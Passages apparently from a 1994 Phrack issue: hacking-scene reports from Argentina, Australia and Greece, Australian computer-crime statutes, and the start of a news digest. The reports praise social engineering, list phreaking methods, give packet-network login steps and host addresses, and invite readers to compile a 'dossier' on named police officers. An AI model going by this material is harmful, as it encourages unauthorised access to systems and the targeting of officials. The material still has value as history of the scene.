The Internet is rarely know and even less used in the student, professor, computer and communications professionals circles. It's a depressive experience to explain the workings of "telnet","rlogin","ftp" and such "eccentricities" to people who were supposed to know about them from their TCP/IP books, courses and lectures. You, reader, could allege that a networked unix system is enough to explain this, but despite the technical explanations, the political, economic and social implications of the Internet will remain unknown until a vast amount of persons actually USE and EXPERIENCE it. And I'm not talking about "Joe citizen" here, I'm talking about people that would actually NEED the net if they were to improve their work.
It's like describing the taste of an apple to someone, he'll surely understand what you say but don't expect him to understand what it tastes like until he actually bites it.

The Internet top level authority in Argentina is the Foreign Relations Ministry and its link to the rest of the world is sponsored by the 'United Nations Development Programme'. 'whois' output follows:

```
 United Nations Development Programme (NET-ARNET)
    Ministerio de Relaciones Exteriores y Culto
    Reconquista 1088 ler. Piso - Informatica
    Buenos Aires
    ARGENTINA

    Netname: ARNET-NET
```

```
        Netnumber: 140.191.0.0

        Coordinator:
          Amodio, Jorge Marcelo  (JMA49)  PETE@ATINA.AR
          +54 1313 8082

        Domain System inverse mapping provided by:

          ATINA.AR   140.191.2.2
          ATHEA.AR   140.191.4.10

        Record last updated on 06-May-91.
```

Argentina has only an UUCP link (well, once again this is just the publicly known info...) to the Internet through UUNET, connecting several uucp linked networks to it (RAN,RECYT,etc). Atina.ar is the most important host in this scheme, seconded by the Science and Technology Secretary's host (SECYT) and the University of Buenos Aires (UBA) host located at the Exact and Natural Sciencies Faculty in a dependency known as the "CCC".
There's also a company the offers Internet connectivity bypassing atina and uunet. 'whois' output:

```
 SatLink Uucp/Internet (SATLINK-DOM)
    Casilla de Correo 3618
    (1000) Correo Central
    Buenos Aires
    ARGENTINA

    Domain Name: SATLINK.NET

    Administrative Contact, Technical Contact, Zone Contact:
      Stolovitzky, Horacio  (HS3)  postmaster@SATLINK.NET
      +54-1-983-6740


    Domain servers in listed order:

      NKOSI.WELL.SF.CA.US          192.132.30.4
      WELL.SF.CA.US                192.132.30.2

    Record last updated on 24-Mar-93.
```

There are other links that bypass atina and uunet, all of them part of corporate networks. (i.e. IBM's VNET, etc)

Although everyone says theres only a UUCP link to the Internet, word is that there are a few hidden 9600bds leased lines shared among many hosts at some sites, at any rate this is completely insufficient for servicing researchers, students and other interested parties, thus the existence of these links is kept as a sort of secret.

64kbds links are supposed to be installed for interactive sessions this year at certain sites.

Other networks

Many companies form their corporate networks as CUGs on Arpac, have their own network, or both. Telcos, consulting firms, banks and insurance companies fall in these categories and are quite interesting research projects for the inquisitive hacker.

The "Scene"

There's not much to say about the Argentinian scene. Given the cost and the time you have to wait to get a phone line installed there aren't many BBSes up 24hrs. Most of them are up during nighttime, from 10:00/11:00 pm to 6:00/7:00am, of these, very, very few are dedicated to hack/phreak topics.

Also, considering that theres no decent internet access at your local university you would be forced to explore X.25 networks in order to fulfill your natural interest and seek of knowledge.
But there aren't many hackers either. Most Argentinians you'll find on the nets are mere abusers with one final goal: to get to QSD or the likes. While this sounds rather amusing (eh) there's an explanation to it.
In the mid 80's a few Argentinians used to exploit CIBA's clueless procedures for choosing NUIs. At that time the fastest ARPAC dialup was 1200bds so 300bds was not that bad after all, and not bad at all as you were sure you could find a new NUI in a matter of hours.
Yes, many people wasted their diminishing lifes in QSD, but for some this new x.25 thingie was more than a mean for meeting friends over the net and having endless chats with them, some needed to learn and understand the workings of the nets and the many different systems hooked to it.
For those the place was Altos, and AMP (although you couldn't connect to PSS directly). And Altos proved to be of great help for Argentinians that got introduced to the hack/phreak world not on a BBS but right on a X.25 network. And so did the sequel of Korn-chat sites (tchh,lutzifer, italian "artemus") or even Pegasus and LINA sometimes.
Around '89 or '90 an Efinet (Efinet == Fidonet wannabe) meeting was held, and during it someone gave out a "strange bunch of numbers in the form of some sort of code or something" (this being an ARPAC NUI followed by QSD's NUA) and the attendees ran home and tested it, just to see them connected to the France chat extrordinaire. Meanwhile, things were getting hot elsewhere in the world, and those once famous X.25 hangouts went virtually dead, so these newcomers wouldn't get in touch with Argentinian hackers (as they wouldn't appear in QSD) or other countries' hackers (as they were having a bad time or retiring or simply leaving X.25 alone). So, even if they wanted to learn, these freshmen, for good or for bad, were on their own and still are...

The vast majority of the argentine society never heard the words "hacker" or "phreaker" or, if they did, they relate it to things happening in other countries, far, far away.
It wasn't until '93, in accordance with the apparently boundless tendency to use the word "cybersomething" when referring to anything remotely related to new technologies, computers, or scifi novels or any other thing that requires publicity, i.e. see cyberIdol's cybershitty cyberCD to understand what I cybermean, uhg excuse me, back to the point...
It wasn't until '92 or '93 that the media discovered this brilliant trend for selling more and more, apparently some genius said: "Hey, what if we sell the future? What if we write about how will life be, how will technology be, how will the planet be, how will your dog be? All this with some vague journalistic odor of course. I bet we will sell more!".
So they did, and in this frame the hacker/phreak scene is more like the salt to dress the salad, yet things didn't get to the extreme of sensationalism and hacking is portrayed as an activity bound to some new sort of romanticism, still things are very much confused, putting hackers, phreakers, crackers, pirates, virii authors and mere fraudsters all together in the same bag (yes, but what would you expect anyway?). Even some interviews to an ex-hacker (who now runs a data security firm), and a self proclaimed "expert" (more a virus expert, IF anything) have appeared.
On the other side, many "eleet poseurs" have appeared too, but as one could expect, they are nothing more than mere poseurs and certainly not worth more than a phrase here.

Final Words!

This is the 'scene' AS I SEE IT, i don't consider myself an enlightened entity, thus I acknowledge my description might not be objective nor complete (in fact it might be complete bullshit but, do I care? do YOU care?).
Argentina is a country where lots of things are still there, waiting to be discovered, virgin beaches for you to explore and enjoy. Security is generally lax, and people is generally not security-aware and even less hacker-aware, trashing and social engineering are simple things that DO give many benefits.
As far as I know theres no specific law dealing with computer related

crimes (whatever that mean...), and as long as you don't get yourself involved in the traditional crime pictures you are pretty much safe. On the other hand, the bad and expensive phone service, the lack of internet connectivity and the limited number of BBSes dedicated to the so called "underground" (yes, I did it, I used the damned word, argh) make things tougher for newcomers.

Perhaps the most interesting thing is that there's not much knowledge of what hacking/phreaking means and this gives us an unique opportunity to avoid misunderstandings and errors that occurred in other countries. Perhaps it is possible to influence people in a positive way, making them think about secrecy, security, privacy and responsibility issues. We are still free of Geraldos, we didn't suffer witch hunts ala Operation Sundevil, the words "hacker" and "phreaker" have not been demonized yet, although the Orwelian-way is common practice among the telcos, but nobody seem to give a fuck about this, or maybe nobody notice?.

So, this is it, the file has come to an end and I think it's enough for an introduction, I did not cover cellular telephony nor satellite links and companies providing related services, I did not mention many other things but my intention was to write a description of how things are here, not a fucking encyclopedia.

If you think that many topics are deliberately vague and not covered in deep, that some information might be not accurate or if you don't agree with anything I've stated you can contact me at:

HBO	+541-788-4850 24hrs.
Loser's joint	+541-658-7983 23:00-6:00 (GMT -3)

Here's my PGP key. DO USE IT OR EXPECT NO REPLIES

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAi1EBdUAAAEEAMdEmi+ajN/WIIvN3jjUQk/wb0CLsXe+K49fX8DuUXvUSpdJ
UCu8wFH82reJWttj3vaMQ/guKADC/VTIbfsRGWZhbvc+7Mb0W/3LPJSj5zpG9O+M
+XF6A7eB6IfncS+p9jU5Tb9lMc/H0BoW4VTpYO/eWK9DJGfAFOA/puxL3X5tAAUR
tB1PUGlpIDxvcGlpQGJpYXBiYS51YmEuZWR1LmFyPg==
=rKbG
-----END PGP PUBLIC KEY BLOCK-----
```

The Australian Underground
(or The lack thereof!)

by

Data King

ATTITUDE

For several years now the Australian underground scene has turned better yet worse at the same time. The amount of companies and colleges using datacomm has dramatically increased. In my opinion it is still not yet to the stage of America in this respect though.

The number of 'hackers' has increased, but I use the term loosely as I do not consider many of these so called 'hackers' to be hackers. Why do I say this? I say this because most people who hang out in the underground scene in Australia consider hacking to be getting an account at a university off of a friend and then snarfing the password file and running crack over it. They are only interested in things that will give them access to IRC, FTP & Newsgroups. (No flames please I am talking in general here!)

Many of them have never heard of services like MIDAS, Minerva & AUSTPAC and

even if they were given a dialup to one of these services I doubt they would have a clue about how to use it. We have a wealth of services out there just waiting to be tried, but there is almost no one who is interested in doing so, to give you an example. One night I was working away on my box at about 3am and a 'hacker' mate had crashed on the couch. I went to dial into one of the local universities and I misdialed the number. At first I didn't realize that I had dialed the wrong number since I got a carrier. My modem connected and then just sat there instead of the usual annex prompt. I bashed the old enter key a few times and suddenly I was presented with a menu to an accounting system.

'Sheet,' I thought, and screaming to wake my mate up (at this stage I thought I had connected to the university and it hadn't reset the line after the last user hung up) I started to explore the system, it soon became evident that it wasn't the university but something entirely different, by this time my 'hacker' mate had woken up. 'Whaaaaaaaaat?' comes the response from the couch, I briefly explained what had transpired and his only response was 'Ughhhhh' as he went back to sleep. Needless to say I spent the next 3 hours playing with the system, and by the time I had finished I could crash the accounting menu and exit to the operating system.

The system turned out to be fairly boring and proved to be of no use to me, BUT I had to assume that before I knew, it could have been something really interesting and to spend time fully exploring it, where as my 'hacker' mate couldn't give a stuff, 'coz it wasn't on internet'.

TECHNIQUES

Australian Hackers no longer seem to be using advanced techniques to penetrate a system, very few would have any idea how to use TCP/IP to gain access to a system. Most satisfy themselves with obtaining an id elsewhere and then snarfing the password file and running crack over it. When it comes to things such as VMS the attitude I usually encounter is "VMS urgh, what bloody good is it!". There are some very good Hackers in Australia but most of them do not hang around in the underground scene, rather they are usually university students who learn how to make the best use of the system. Writing things like ICMP bombs, and Sniffers is usually left to these people, in fact I can not think of any active non university student hacker who lives in Australia and uses these sort of techniques.

CONS

To the best of my knowledge there has only ever been one underground conference in Australia, and that was from memory in 1984, it was called Hackfest and it was nothing compared to HOHOCON or Hacking at the End of the Universe.

At the time we all thought it was great, and I must admit it did boost the sharing and finding of new info for a while.

I, in association with one or two others, have been thinking of arranging another Hackfest to be held in 1994, it will probably be held in Melbourne, Australia. If you live in Australia and would like to attend then mail me and I will keep you informed. (Det. Sgt. Ken Day: Don't bother trying to spy on Hackfest if it goes ahead, you're more than welcome to attend!)

NETWORKS

In Australia we have several national and international networks, here is a list of some of them:

MIDAS	International Packet switching network DNIC = 5053
Minerva	Automated Office Network w/ International PSS
AUSTPAC	Australian Packet Switching Network DNIC = 5052
SprintNET	Need I explain this???
AARNET	The Australian Network that covers Internet in Australia
TRAN$END	Subset of Austpac (used by Banks for ATM/EFTPOS transmissions)
Compuserve	Need I explain this???
Discovery	Australian Videotext system (Not sure if still in Service)
?????	The Australian Military Network (Don't know its name)
TAXLAN	The Australian Tax Office (IRS) Network

PHREAKING

For years people in Australia believed that phreaking was only really possible by pitting, this included Telecom Investigations Department, but we know that this is not true. Methods that have been used in Australia include:

Blue Boxing off of an American Operator Line
Pitting (ie: Linemans handset connected to a telecom junction box)
Clicking (Electric shock to a public phone)
Boxing off of a disconnected number (almost impossible now)
Calling Cards (both American and now Australian Calling Cards)
PBX's (0014-800's and local PBX's)
Mobile Telephones (ie Cellular Phones and b4 that the old Radio mobiles)

There are probably other methods as well but I am not a phreaker so I am not the best person to comment on this. Boxing in Australia is getting dangerous now as we are getting more and more of the new digital exchanges which make it a lot easier to trace, or at least so I am told.

There were some people in South Australia making/recharging Telephone cards, (Like a disposable calling card, but you buy them in news agents and they have a dollar value, once used up you throw them away) but these people were apparently caught and telecom have taken measures to ensure that this is no longer possible.

VMB'S

We have a large range of VMBs in Australia, and with the proliferation of VMBs has come the art of Hacking VMBs, we even have people here in Australia that do virtually nothing else other than play with VMBs. These people tend to go a lot further than just cracking the pin numbers, some of them have learned enough about the signalling systems used by these systems to virtually take control of the system and make it do what they want. Once again this is an area that I do not know a lot about.

We also have a couple of individuals that run something called the Scene Inpho line, Which essentially is a VMB with a long recorded message giving out tips, rumors, and general rubbish. The number to the Scene Inpho Line unfortunately constantly changes as the owners of the VMB notice what's going on and shut that particular box down.

BULLETIN BOARDS

There are not a lot of good underground BBS's in Australia, a couple that I know of that come to mind are Destiny Stone II, Empire of Darkness, & Watchtower. I can not comment on Destiny Stone II as I have never called it. However, when I used to called Empire of Darkness it was so lame it wasn't funny and now he has gone 96+ only I can't call it (I'm poor and can't afford a new modem ;)).

Watchtower showed potential but unfortunately the sysop of it is very slack and needs to get off of his butt and do some work on it! The underground boards in Australia tend to reflect the general state of the scene, ie: complete and total apathy!

Most H/P boards in Australia are also warez sites and tend to be pretty lame and insecure because of all the warez puppies on them, I can not think of a really good board in Australia that is still operating.

BUSTS

In the last year the Australian Federal Police, Computer Crimes Unit has been quite busy raiding people. As a result there have been 4 convictions that I know of, and another 2 people waiting for charges to be laid.

The people convicted and there sentences are as follows:

Data King (me) Guilty but no record (escaped conviction under section 19b of the act) $300.00 fine and $500 2 year Good Behavior bond. (Pleaded Guilty to 2 Charges)

Electron	6 Months Jail (suspended sentence), $500 6 Month Good Behavior bond, & 300 hours Community Service Work. (Pleaded Guilty to 14 Charges)
Nom	6 Months Jail (suspended sentence), $500 6 Month Good Behavior bond, & 200 hours Community Service Work. (Pleaded Guilty to 2 Charges)
Phoenix	12 Months Jail (suspended sentence), $1000 12 Month Good Behavior bond, & 500 hours Community Service Work. (Pleaded guilty to 15 Charges)

In the most part people get busted in Australia due to either their stupidity (Hi Phoenix!), being lagged in by some low life, or by trusting someone they should not of (Hi Phoenix!).

LEGALITIES

Both Hacking and Phreaking have been illegal in Australia for quite a few years I will not go into details here as hopefully there will be an article in this issue of Phrack covering the laws and possible penalties.

Computer Crime in Australia is the responsibility of the Australian Federal Police Computer Crimes Unit. The people known to us in this unit are:

Det. Sgt. Ken Day
Det. Neil Campbell
Det. Steve Visic

(Sorry guys if I spelled your names wrong - NOT! ;))

If you are able to add any names to the list, please mail them to me and any other info you have on them. That way we can begin to build up a dossier on our enemies!

PUBLIC

There seems to be a growing awareness in the general populace of Australia. There has been quite a bit of media hype on hacking over the last year, and slowly the public seems to be getting a great fear of hackers. To me it seems ridiculous, as the only real hackers that the public should have feared lived in the early 80's. Today's generation of Australian hackers are pretty HOPELESS in my humble opinion. To give an example, when Electron, Nom, & Phoenix's court cases were getting media attention I was sitting in my parent's lounge room one night when the news was covering their sentencing. My father thought that these people were very dangerous and should have gotten a bigger sentence than they did. At this time he did not know about my bust. I have explained it to him now but he still doesn't seem to understand...oh well that life I guess.

CONCLUSION

This is how I see the Australian scene, If you disagree, want to comment, send me info for future articles, get on the hackfest mailing list, or just want to have a chat you can mail me at:

dking@suburbia.apana.org.au

If you require privacy you can send me stuff that is encoded via pgp, my pgp public key is as follows:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAi0t3M4AAAEEAMPZMexyZ+Nxz8Ry1w9R7pTLFGM7xk0MwJ/izS687UIJLzc5
l38jFM0bEcuSukRrLkBYIDdiAgOdn50cJmKOPyvE4FvR2eh2dbdHyFKzaVWVe5zE
HZhNx2o0kb6SRIQHu8Vh/pkl+S29RKzDbIgMLLjOCwN0V1/RUal4ROOqDaCbAAUT
tCdEYXRhIEtpbmcgPGRraW5nQHN1YnVyYmlhLmFwYW5hLm9yZy5hdT4=
=ttmq
-----END PGP PUBLIC KEY BLOCK-----
```

```
I can also usually be found on IRC a couple of hours a night in these channels
under the nick of dking:

 #apana  #hack  #phreak  #linux


Thanks for assistance with this file go to:

           SPiN-DoC        Olorin

                      &

                Connie Lingus
       ( Motivational Support - <SMILE> )

Have phun, and remember:

      BE CAREFUL OUT THERE!

 ==============================================================================

              ()()()()()()()()()()()()()()()()()()()()()()()()()
              ()                                              ()
              ()          "Australian Hacking Laws"           ()
              ()                                              ()
              ()                 21/01/93                     ()
              ()                                              ()
              ()                           (c) Data King      ()
              ()                                              ()
              ()()()()()()()()()()()()()()()()()()()()()()()()()


                     Crimes Act 1914 (Commonwealth)
                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Part VIA - Offences Relating to Computers

Section 19B (1) Order & Recognizance

The Court can discharge you under this section, with a surety and/or
recognizance given by you.

If discharged under this section you may be put on a good behavior bond
of up to but not exceeding 2 years. Other conditions may be placed on you
by the court also, this conditions can be anything that the court considers
appropriate.

To have this section come into effect the following must apply:

The Court is satisfied that the charge(s) are proved, but is of the opinion,
having regard to:

 The Character, Antecedents, Age, Health, & Mental Condition

that it is unexpedient to inflict any punishment or any punishment other
than a nominal one on you.

Basically what this means is that you can be found guilty and not have a
conviction recorded against your name, but you must realign that the
department of public prosecutions may object to this and then you will have
to try and convince the Judge to ignore what the DPP says, (not easy).

Also please realign that if you were to receive a section 19B and then were
caught doing naughty things again and you are still under your good behavior
bond, you will forfeit your bond and have to stand trial again for the
original offence(s).

Section 74A - Interpretation
```

(1) In this part, unless the contrary intention appears:

"carrier" means:

(a) a general carrier within the meaning of the Telecommunications Act 1991; or

(b) a mobile carrier within the meaning of that Act; or

(c) a person who supplies eligible services within the meaning of that Act under a class licence issued under section 209 of that Act;

"Commonwealth" includes a public authority under the Commonwealth;

"Commonwealth computer" means a computer, a computer system or a part of a computer system owned, leased or operated by the Commonwealth;

"Data" includes information, a computer program or part of a computer program.

(2) In this Part;

(a) a reference to data stored in a computer includes a reference to data entered or copied into the computer; and

(b) a reference to data stored on behalf of the Commonwealth in a computer includes a reference to:

(i) data stored in the computer at the direction or request of the Commonwealth; and

(ii) data supplied by the Commonwealth that is stored in the computer under, or in the course of performing, a contract with the Commonwealth.

Section 76B – Unlawful access to data in Commonwealth or other computers

(1) A person who intentionally and without authority obtains access to:

(a) data stored in a Commonwealth computer; or

(b) data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer;

IS GUILTY OF AN OFFENCE – PENALTY: Imprisonment for 6 months

(2) A person who

(a) with intent to defraud any person and without authority obtains access to data stored in a Commonwealth computer, or to data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer; or

(b) intentionally and without authority obtains access to data stored in a Commonwealth computer, or to data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer, being data that the person knows or ought reasonably to know relates to:

(i) the security, defense or international relations of Australia;

(ii) the existence or identity of a confidential source of information relating to the enforcement of a criminal law of the Commonwealth or of a State or Territory;

(iii) the enforcement of a law of the Commonwealth or of a State or Territory;

(iv) the protection of public safety;

(v) the personal affairs of any person;

(vi) trade secrets;

(vii) records of a financial institution; or

(viii) commercial information the disclosure of which could cause advantage or disadvantage to any person;

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 2 Years

(3) A person who:

(a) has intentionally and without authority obtained access to data stored in a Commonwealth computer, or to data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer;

(b) after examining part of that data, knows or ought reasonably to know that the part of the data which the person examined relates wholly or partly to any of the matters referred to in paragraph (2)(b); and

(c) continues to examine that data;

IS GUILTY OF AN OFFENCE - PENALTY: for contravention of this subsection: Imprisonment for 2 years

Section 76C - Damaging data in Commonwealth and other computers

A person who intentionally and without authority or lawful excuse:

(a) destroys, erases or alters data stored in, or inserts data into a Commonwealth computer;

(b) interferes with, or interrupts or obstructs the lawful use of a Commonwealth computer;

(c) destroys, erases, alters or adds to data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer; or

(d) impedes or prevents access to, or impairs the usefulness or effectiveness of, data stored in a Commonwealth computer or data stored on behalf of the Commonwealth in a computer that is not a Commonwealth computer;

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 10 years

Section 76D - Unlawful access to data in Commonwealth and other computers by means of certain facilities.

(1) A person who, by means of a facility operated or provided by the Commonwealth or by a carrier, intentionally and without authority obtains access to data stored in a computer.

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 6 months

(2) A person who:

(a) by means of a facility operated or provided by the Commonwealth or by a carrier, with intent to defraud any person and without authority obtains access to data stored in a computer; or

(b) by means of such a facility, intentionally and without authority obtains access to data stored in a computer, being data that the person knows or ought reasonably to know relates to:

(i) the security, defense, or international relations of Australia

(ii) the existence or identity of a confidential source of information relating to the enforcement of a criminal law of the Commonwealth or of a State or Territory;

(iii) the enforcement of a law of the Commonwealth or of a State or Territory;

(iv) the protection of public safety;

(v) the personal affairs of any person;

(vi) trade secrets;

(vii) records of a financial institution; or

(viii) commercial information the disclosure of which could cause advantage or disadvantage to any person;

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 2 Years

(3) A person who:

(a) by means of a facility operated or provided by the Commonwealth or by a carrier, has intentionally and without authority obtained access to data stored in a computer;

(b) after examining part of that data, knows or ought reasonably to know that the part of the data which the person examined relates wholly or partly to any of the matters referred to in paragraph (2)(b); and

(c) continues to examine that data;

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 2 Years.

Section 76E - Damaging data in Commonwealth and other computers by means of certain facilities

A person who, by means of a facility operated or provided by the Commonwealth, intentionally and without authority or lawful excuse:

(a) destroys, erases or alters data stored in, or inserts data into a computer;

(b) interferes with, or interrupts or obstructs the lawful use of, a computer; or

(c) impedes or prevents access to, or impairs the usefulness or effectiveness of, data stored in a computer;

IS GUILTY OF AN OFFENCE - PENALTY: Imprisonment for 10 Years.

Section 76F - Saving of State and Territory Laws

Sections 76D and 76E are not intended to exclude or limit the concurrent operation of any law of a State or Territory.

Conclusion:
~~~~~~~~~~~

You may have noticed that any hack of a Computer in Australia could result in you staying in a prison for quite a long time, as almost any hack would be and offence under just about all of the subsections listed above, combine this with a consecutive sentence and you *COULD* be in jail for over 25 years.

"Be Careful Out There!!"

-- The HELLenic Digital Subculture Scene --
by Opticon the Disassembled
~~~~~~~~~~~

- "EL33t3 Hackers": "TH3rE R N0 UNKraKKable ZyZTEMZ.EV3ry1 HAS[S] It's H0L3z."
- I'm sure every "EL33t3#@$$^!!! HaKKER" has at least one hole by nature.

"The Gods could have chosen any place but they chose Greece"...Yes, they did. By mistake probably.

Agricultural country, light industry, member of the European Community, ten million residents, surrounded by sea (polluted in some areas) and forests (burned in some areas). Four thousand years old culture, beautiful language (due to it's ancientness) [...]

Digital subculture scene? Quite a few articles appear on newspapers and magazines about CyberPunk. Quite a few people claim to be hackers (elite ones), crackers (elite ones), phreakers (elite ones) and coders (elite ones). University students get insane pleasure when talking about their last achievements, how they cracked all the accounts of a shadowed password file, and how they transferred 2000 true color, porno JPEG and phracking files. Public bulletin board systems distribute blue boxing related articles (Hail Mark Tabas!) and pirate boards distribute "oNE DaY WAREZ!@!#".

"Phone freaks, crackers, hackers, virus makers." At the end, an interview with a young software cracker. He listens to TECHNO ("the only real music"), he would like to buy an Apple Powerbook and he needs only five minutes to "crack a disk".

No busts have taken place AS FAR AS I KNOW. Only innocent pirates and couriers were prosecuted years ago, due to distribution of cracked programs for ZX Spectrum, Commodore and Amstrad ("peeks, pokes, hints & tips").

An article about "Legion Of Doom! - ComSec" appeared on November 1991: "X-Hackers offer their services to companies". Glamorous picture of the group, opinions, history, comments from a phracking illiterate journalist.

An-archic 'zines (printed format) were publishing digital underground related news, since mid '80s.

A family man in my city has been using a black box for 10 years. He accepts calls from relatives living in Italy.

At the age of seventeen Nikos Nasoyfis wrote a book about 8088/8086 assembly programming and cracking of protection methods. He is considered to be a genius in those areas. Upon the request of a magazine he created "the first Hellenic virus".

No Digital Underground / An-archy related systems exist, except DiES IRAE. But of course " If [When] you are good, nobody knows that you are there ".

* Packet Switching Data Networks

SERVICE: HELLASPAC
DNIC: 2023

LOG-IN PROCEDURES

1. Dial access number:
   1161 for both 300 and 1200 bps. Additionally, the
   following access numbers are available within Athens:
   8848481, 8849021, and 3477699.
2. Upon connection, the user types three dots and Enter or Return:
   ... (CR)
3. The network will respond
   : HELLASPAC
   If no response, repeat step 2.
4. Upon receipt of the network prompt, the user types (in capital letters):
   NXXXX - 0 WWWW (CR)
   where XXXX is the user's NUI and WWWW is the NUA.
5. HELLASPAC will answer

```
          :  COM
 6.  To log off, type
          (CTRL)PCLR(CR)
     The network will respond
          CLR CONF
```

Until the end of the year a free experimental 2400bps (1200 baud + MNP 5) dial up public service will be operating at 0961-11111 (if you call this a 2400 baud NUI, shame on you! You know who you are :-)). 0961-22222 will lead to HellasTel (Video Text). Can't tell if foreigners can call these numbers.

SERVICE: ARIADNET

Ariadnet is a Hellenic research/academic network sponsored by the European Community. There are two main hosts: LEON and ISOSUN. The first one serves the public; dial-ups, low cost (10.000 drg for three months), yet low disk quota (starts from 1 MB) due to "the workstation's incapability to carry a lot of hard disks". The second one serves users who call from other sources (i.e. PSDNs). Thanks to Ariadnet most universities provide free internet access (usually they reach 1 KiloByte per second) in conjunction to restricted HellasPac access (a.k.a. high expenses).

The following captures will talk by themselves.

**

```
ISOSUN @ ARIADNE     hellenic research/academic  network
login: help
Last login: Wed Mar 18 19:37:13 from 38212026
SunOS Release 4.0.3_EXPORT (ARIADNE.FEB2) #1: Thu Feb 13 13:04:45 EET 1992

Please, do not leave your mail in mailing queue for a long time.
Clean them up often. Otherwise your mail may be lost....

thanks
postmaster

        A R I A D N E T - X.121 server

Demokritos

isosun SUN:INTERNET,X400-R&D-MHS             10100101, leon 10100102
PRIME 9950 primos: EARN-BITNET               10100100, gatos 10100104
mVAX  DECNET-CERN (cluster)                  10100103, KE-lab 10100108
EIE mVAx                                          101002005
EKT Data Bases PERKIN-ELMER                       10100200
Kapodistriako Pan.CYBER-NOS        10100401, mVAX 10100402
Aristotelion Pan.      mVAX    13100104, unix 386 13100108,
Metsovion Polytechnion
     vms-mvax                  1010030107, sun 1010030106
     High Energy Lab                              10100351
Gen.Secr. Research UNIX V   1010050008, sequent 1010050007
ITY Pan. Patra,  CTI  unix server                 16100101
ATE Pan. Crete , FORTH                            18100100
ASSOE(Athens U. of Economics)  VAX/VMS            10100600
NATIONAL OBSERVATORY  VAX/VMS                     10100700
Rethimno Pan Kritis/Economics-Philosophy          38312025
Chania Poly. Kritis                               38212026
ZENON,INTRAKOM,ATKO, HITEC, PLANET via X25 and TCPIP/X25
ATDP6519905
ATDP6533172  V21/V22 MODEM hayes, no parity, 1 stop bit, 8 data
connect to ARIADNET pad service @ Demokritos
HELLASPAC Gateway, IXI Gateway, X400 Gateway, Internet Gateway

INFORMATION: +301 6513392 FAX: 6532175
TEAM: Y.Corovesis,A.Drigas,T.Telonis (+4 students)
ADMINISTRATION: A.Arvilias tel:+301 6515224
NEXT:  TEI-Pirea, EMY, NTUA-physicslab, Thessaloniki VAX9000
```

**

* Phone Network

The last four years or so, the old analog switching centers (HDW, Rotary, Crossbar) are being replaced with digital ones (Ericsson-Intracom AXE-10 and Siemens EWSD). Theoretically that should be completed by the end of 1994 (according to the Christian way of chronometry).

These provide the following for the masses:

PAGING (was operating anyway)
HOT LINE
"WAKE-UP" SERVICE
ABBREVIATED DIALLING
THREE PARTY SERVICE
CALL WAITING
"DOT NOT DISTURB" SERVICE
OUTGOING CALL BARRING
MALICIOUS CALL IDENTIFICATION
ABSENT SUBSCRIBER SERVICE
LINE HUNTING
TOLL TICKETING (sure they do!)

...and of course better control OF the masses FOR the state.

I got very interesting results exploring those new centers. If I ever finish the project it will appear in Phrack or UPi (hopefully). Damn...Better to think over that twice. Abusing raises eyebrows.

The country direct numbers use the 00-800-country code-11 format. Believe it or not; I had to social engineer the directory assistance operator to start moving. Not to mention the time and examples he needed to understand what I was talking about. Bad luck?

FINLAND	00-800-358-11
CYPRUS	00-800-357-11
ICELAND	00-800-353-11
BRITAIN/NORTH IRELAND	00-800-44-11
SWEDEN	00-800-46-11
HOLLAND	00-800-31-11
NORWAY	00-800-47-11
DENMARK	00-800-45-11
FRANCE	00-800-33-11
GERMANY	00-800-49-11
M.C.I.	00-800-122155
	00-800-1211
SPRINT	00-800-1411
AT&T	00-800-1311

As of now only U.S.A. direct numbers can be used for blue boxing. It was possible to do so and it should be possible nowadays, although I cannot confirm that. The last months I have spent A LOT of time scanning numbers and frequencies but I didn't come to an end. To be continued...

* Cellular Phone Networks

The pen-European digital (shit!) mobile telephony system G.S.M. is being implemented. Nothing is solid yet and of course no one claims (trumpet fanfare added here) that phreaks out through that. In the first state PANAFON will cover Athens and Argosaronic and afterwards all the big cities: Thessaloniki (it should be functioning by now), Patra, Heraklio et cetera. They are planning to cover more than 90% of the country's residents and 75% of the geographical region. Problems appear thanks to the strange terrain. I don't know what is going on with TELESTET.

The total registered subscribers are considered to be about ten thousand.

* Miscellaneous

An Integrated Service Digital Network is being established and local universities are installing [optical] Fiber Distributed Data Interfaces. PBXs are now becoming popular.

Most operators know little or nothing on computer security or managing in general. That’s why some of them accept offered help and provide afterwards (non-privileged) accounts and old, yet valuable, duplicate manuals. If some anti-hacking measurements are taken, that is thanks to the company employers who maintain and prepare the systems.

Do not hang on this, but I think that there are no laws concerning H/P in particular.

Needless to say that no conferences take place. Of course QSD & IRC...ohhh fuck it.

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 28 of 28

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Paramount's Hack Attack March 3, 1994
~~~~~~~~~~~~~~~~~~~~~~~

Reuter News Wire

Though the minds of Paramount execs have surely been n potential whackings, computer hacking was the chief focus of execs Bob Jaffe and John Goldwyn last week.

The execs got Par to pay a low six-figure fee against mid-six figures to Johnathan Littman for the rights to make a movie from his Sept. 12 LA Times Magazine article "The Last Hacker," and major names are lining up to be involved.

It's the story of Kevin Lee Poulsen, a skilled computer hacker who was so inventive he once disabled the phone system of KIIS_FM so he could be the 102nd caller and win the $50,000 Porsche giveaway.

Poulsen was caught and has been in jail for the last three years, facing more than 100 years in prison.

It was a vicious tug of war between Touchstone, which was trying to purchase it for "City Slickers" director Ron Underwood.

Littman, meanwhile, has remained tight with the underground community of hackers as he researches his book.

That takes its tool. Among other things, the mischief meisters have already changed his voice mail greeting to render an obscene proposal.

Hacker Attempts To Chase Cupid Away February 10, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

UPI News Sources

